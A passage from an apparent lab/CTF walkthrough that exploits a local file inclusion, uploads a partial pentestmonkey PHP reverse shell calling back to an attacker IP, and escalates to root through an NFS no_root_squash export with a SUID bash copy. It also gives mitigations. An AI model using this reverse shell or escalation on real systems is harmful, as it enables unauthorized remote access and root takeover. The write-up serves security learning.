
Here, there might be a local file inclusion, so I tried to fuzz by FFuF tool.

6) Tried fuzzing by FFuF tool and found the file paratmeter:




The `file` paratmeter allowed the file inclusion, which means we can read the local files on the server like `/etc/passwd` and `/mnt/nfs/flag1.txt` .






Using this vulnerability I was able to get the reverse shell of the server. First I uploaded the pentest-monkey script `reverse_shell.php` to the nfs mount point `/mnt/nfs` using my attacker machine.



```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/maste
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.1';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
```


Changed the IP to my attacker machine's IP. Copied the `reverse_shell.php` to nfs mount point. Started a listener on port `1234` , visited the file `reverse_shell.php` and

got the reverse shell.



6) Finding the misconfiguration — `no_root_squash`

While enumerating the server configuration and files, I checked `/etc/exports`. The export line showed:




```
/mnt/nfs    *(rw,no_root_squash)
```

This is the critical misconfiguration: `no_root_squash` means that root on the NFS client is mapped to root on the NFS server. In other words, files placed in that exported directory may be created with root ownership/privileges on the server, depending on how the server processes UID/GID and how the cron/process uses that directory.

Because `/mnt/nfs` was writable and exported with `no_root_squash`, we can create files that will be interpreted as owned by `root` on the server when the server

accesses them. Source: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe.html .

7) Exploitation — getting a root shell


The exploitation approach leverages the writable exported directory and `no_root_squash` . The goal: create a SUID root shell binary inside the exported path (or a file that will be executed by a privileged process) so when executed on the server it gives a root shell.

> **Method used (lab-only; do not run on production):**

1. Copy `/bin/bash` into the mounted NFS directory.
2. Set the SUID bit on the copied binary.
3. Execute the copied binary with the `-p` flag to preserve privileges.
4. Commands executed on my attacking machine (local mount at `/mnt/target_nfs`):

```
# from attacker machine, with the NFS share mounted at /mnt/target_nfs
sudo cp /bin/bash /mnt/target_nfs/bash
sudo chmod +s /mnt/target_nfs/bash
```

Now, depending on the NFS export and server-side behavior, executing `/mnt/nfs/bash -p` on the target as a privileged path may spawn a root shell. On this lab VM, running the SUID-marked `bash` binary with the `-p` option yielded a root shell:



8) Notes on why this works

- NFS maps UIDs/GIDs across client and server; `root_squash` is the default safe behavior to prevent root on clients becoming root on the server. When `no_root_squash` is set, root requests from the client are treated as root on the server — meaning files created by client-root can be owned by root on server.
- If a writable exported directory is accessible by an attacker and `no_root_squash` is set, the attacker can create files that escalate privileges when executed by server processes or when the attacker can run that file on the server.
- Setting the SUID bit on a copied shell is an old but reliable escalation technique in controlled lab environments where the server honors the SUID bit on the copied binary.

9) Mitigations & hardening

To prevent this class of vulnerability in production:

- **Never export writable directories with `no_root_squash`.** Use `root_squash` (default) to map client root to a non-privileged user on the server.
- **Restrict exports.** Avoid `*(rw,...)`. Limit exports to specific client IPs and enforce `ro` where possible.
- **Remove sensitive files from webroots / exports.** Do not keep backups, credential files, or scripts in exported directories that are accessible to remote clients.
- **Audit /etc/exports and NFS configuration** regularly and monitor for changes.
- **Use file integrity monitoring** (e.g., Tripwire, ossec) and alert on unexpected SUID binaries or changes to critical directories.
- **Avoid running SUID shells** or making shell binaries SUID in general.
- **Network segmentation** — keep management/export services on isolated subnets inaccessible to untrusted clients.

10) Lessons learned

- NFS misconfigurations are still a powerful and common attack vector in labs and the wild.
- Always examine exported directories and `/etc/exports` during NFS enumeration.
- Writable exported folders should be treated as untrusted input — assume an attacker can place files there.
- Small misconfigurations (like `no_root_squash` + writable export) can lead quickly from low-privileged access to full root compromise.

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

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EternalBlue (MS17-010) — A Clean, Real-World Walkthrough

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

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

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Author: Vaibhav Mulak Machine: HackSudo 1.1 (creator: Vishal Waghmare) Summary: Local lab walkthrough. We enumerate services, discover...

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

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

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

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